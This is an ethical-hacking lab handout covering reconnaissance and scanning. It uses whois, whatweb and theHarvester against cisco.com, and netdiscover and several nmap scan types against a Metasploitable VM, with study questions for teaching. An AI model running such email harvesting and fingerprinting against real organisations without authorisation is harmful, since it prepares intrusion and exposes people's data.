CERT Lab 3 – Fundamentals of Ethical Hacking using Kali Linux

Educational Objectives

1. Learn the penetration testing lifecycle
2. Getting familiar with the Linux command line

Tools

1. Oracle VirtualBox VMs
    a. Kali Linux
    b. Metasploitable

Theory

Hacking is mostly done in 5 steps. Not necessarily does a hacker have to do these 5 steps in order. It's a step-by-step process that gives a better result if you do it right.

Note: Hacking is prohibited. The sole objective of hacking is to secure networks and to secure networks, you must think like a hacker.

In this lab, we will explore the first three steps of the ethical hacking lifecycle: Reconnaissance, Scanning and Gaining Access

3.1 Reconnaissance – Information Gathering / Footprinting

A company will hire a team of penetration testers or ethical hackers, and everyone on the team will work to find out as much as they can about the target from public sources. This is done by looking on the Internet for information about the target that is available to the public and then doing passive scans on the target's network. In this step, an ethical hacker doesn't break into the target's network. Instead, they just scan it and write down all the information they find so they can use it in the next steps. Ultimately, we want to gather as much information as we can regarding our target to find its vulnerabilities.

What exactly are we seeking, and what information could be useful?

1. IP addresses
2. E-mails
3. System information – hardware, software version, operating system


When it comes to footprinting, there is no one best option or tool; rather, there are multiple ways to collect information on the targets, such as one tool may work in one instance but not in another. So, everything will depend on the environment or situation. In this lab we will learn popular Kali Linux tools and commands that hackers use to perform footprinting.

Lab Tasks 3.1

1. Login to the Kali Linux machine using the default credentials (or any user logon that you have configured):

   User: **kali**

   Password: **kali**



Step 1 – Obtaining IP Addresses

- Right click anywhere on the desktop and select "Open terminal here"
- Think of a target website to gather information from.
- In this example we will use: **www.cisco.com**

1. To check our connectivity and to find out whether a website allows run ping command:

   Type in the terminal: **`ping cisco.com`**

   i. **Note: Press [Control + C] to stop pinging**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ping cisco.com
PING cisco.com (72.163.4.185) 56(84) bytes of data.
64 bytes from redirect-ns.cisco.com (72.163.4.185): icmp_seq=1 ttl=230 time=236 ms
64 bytes from redirect-ns.cisco.com (72.163.4.185): icmp_seq=2 ttl=230 time=234 ms
64 bytes from redirect-ns.cisco.com (72.163.4.185): icmp_seq=3 ttl=230 time=236 ms
^C
--- cisco.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 234.147/235.332/236.214/0.870 ms
```

   ii. **Observe that we obtained the IP address for one of Cisco's CDN server**

2. To obtain the mapping between domain name and IP address, or other DNS records, we use the **nslookup** command. nslookup followed by the domain name will display the "A Record" (IP Address) of the domain. Use this command to find the address record for a domain. It queries to domain name servers and gets the details:

   Type in the terminal: `nslookup cisco.com`

3. To check the information about who owns an internet domain, we use the **whois** command. The whois system is a listing of records that contains details about both the ownership of domains and the owners:

   Type in the terminal: `whois cisco.com`

4. To check security vulnerabilities with a web application, we use the **whatweb** command. Simply it answers the question, "What is that Website?":


   Type in the terminal: `whatweb cisco.com`

Step 2 – Obtaining Email Addresses using the Harvester

1. Type “clear” in the terminal to delete previous command outputs, or open a new instance of terminal

   i. Type “theHarvester” to open theHarvester tool

   ii. Alternatively, you can select it from Applications button on the top left corner > 01 Information Gathering > OSINT Analysis > theHarvester



   iii. Have a read at theharvester’s usage/help

iv. To begin capturing emails using theharvester:

In the terminal, type:

```
theHarvester -d cisco.com -l 200 -b google,baidu
```

Note: -d is for domain. -d cisco.com means we are targeting cisco.com.


-l is for limit. -l 200 means we limit the search to 200 results only.

-b is for source (to search from). -b google,baidu means theHarvester will search results from google and baidu


The harvester will begin gathering emails and hosts information, results may vary.

Step 3 – Using OSINT Framework to perform further scans

1. Open a browser, in the VM or your host machine
2. Go to: https://osintframework.com/




3. Click on any of the categories to expand the subcategories, in this example, we will open Domain Dossier from Domain Name > Whois Records, to obtain a company website information without using intrusive network scans



4. Once clicked, you will be redirected to https://centralops.net/co/DomainDossier.aspx

5. In the domain or IP address bar, type any website that you wish to gather information from

   i. Check whichever details that is relevant and click 



(Q1) Describe **one** other tool from OSINT framework

3.2 Scanning – Vulnerability Analysis

After the reconnaissance/footprinting phase, we are ready to scan our target. Scanning goes beyond collecting data. In the first phase, we collected emails, phone numbers, and other information. In this phase, we are interested in gathering information about our target's technology, so it is more focused on the technical aspect.

This phase's objective is to obtain open ports. Every system has virtual open ports for hosting software and interacting with the internet. There are 65,536 ports for both TCP and UDP connections. The range of ports from 0 to 1023 is referred to as "system ports" and is where common services such as DNS, SMTP, and HTTP are often found. Ports with a higher number are dynamic and will be assigned as required (or are assigned by the program needing network services).


If a machine has even a single open port with vulnerable software operating on that port, it is vulnerable and can be attacked. This section will focus on a popular scanning tool, Nmap.

Lab Tasks 3.2


1. Start and Login to the Kali Linux machine using the default credentials (or any user logon that you have configured):

   User: **kali**

   Password: **kali**




2. Start and Login to the Metasploitable machine



User: **msfadmin**

Password: **msfadmin**

3. Check the IP address using **`ifconfig`** command on both Kali Linux VM and Metasploitable.
    - To do this in Kali Linux, open a terminal and type **`ifconfig`** then press enter
    - To do this in Metasploitable machine, type **`ifconfig`** after logging in then press enter




- The IP address is under the "**eth0**" adapter, next to **"inet"**
- Take note on the IP address and subnet mask of both machines


Step 1 – Enumerate Hosts using Netdiscover

Netdiscover is a simple ARP scanner which can be used to scan for live hosts in a network. It can scan for multiple subnets also. It simply produces the output in a live display. This can be used in the first phases of a pentest where you have access to a network. To run this tool:

- Type **`sudo netdiscover`** into terminal



- Observe the result, it should return your Router IP address, Host PC's IP address, Kali Linux IP address and the Metasploitable IP address.



- Press Control + C to stop the scanning process once every host in the network has been discovered

(Q2) What type of packet is used to discover the hosts?


Step 2 – Scan Hosts using Nmap

With Nmap, we can quickly reveal hosts and services, search for security issues, and scan for open ports.


The Nmap tool can audit and discover local and remote open ports, as well as network information and hosts. To open this tool, open a terminal then:

Type `nmap - -help`

- Have a read and take note at the nmap usage



- Alternatively, type `man nmap` to open nmap user manual, take note on the scanning type section




1. Run basic nmap scan

In the terminal, type `nmap [metasploitable IP]`

(Note: in this example, the IP address of Metasploitable machine is 192.168.100.6, use your own Metasploitable IP address**)**

Therefore, the command is `nmap 192.168.100.6`



Your result should be similar to the above screenshot

(Q3) Why does nmap only scans first 1000 ports?

2. Different types of nmap scans for TCP and UDP ports.

In this section, we will explore the different types of nmap scan. The first 3 types of scans are:

nmap -sS: TCP SYN Scan
nmap -sT: TCP Connect Scan
nmap -sU: UDP Scan

To execute these commands, open a terminal and type:

- `sudo nmap -sS [metasploitable IP]`
- `nmap -sT [metasploitable IP]`
- `nmap -sU [metasploitable IP]`
    i. **Note**: If -sU scan takes too long, press Ctrl+C to cancel operation

(Q4) What are the differences between -sS and -sT scan techniques?

(Q5) Why does the -sU takes a longer time to complete?

3. Version Scan

This option determine service/version info.

- `sudo nmap -sV [metasploitable IP]`

(Q6) The results are similar to the previous basic scans, what is the only difference here?

4. Misc Scan (-A)

This option makes Nmap Enable OS detection, version detection, script scanning, and traceroute.

- `sudo nmap -A [metasploitable IP]`

5. Port limiting scan

- `nmap -p 1-100 [metasploitable IP]` to scan port 1 - 100
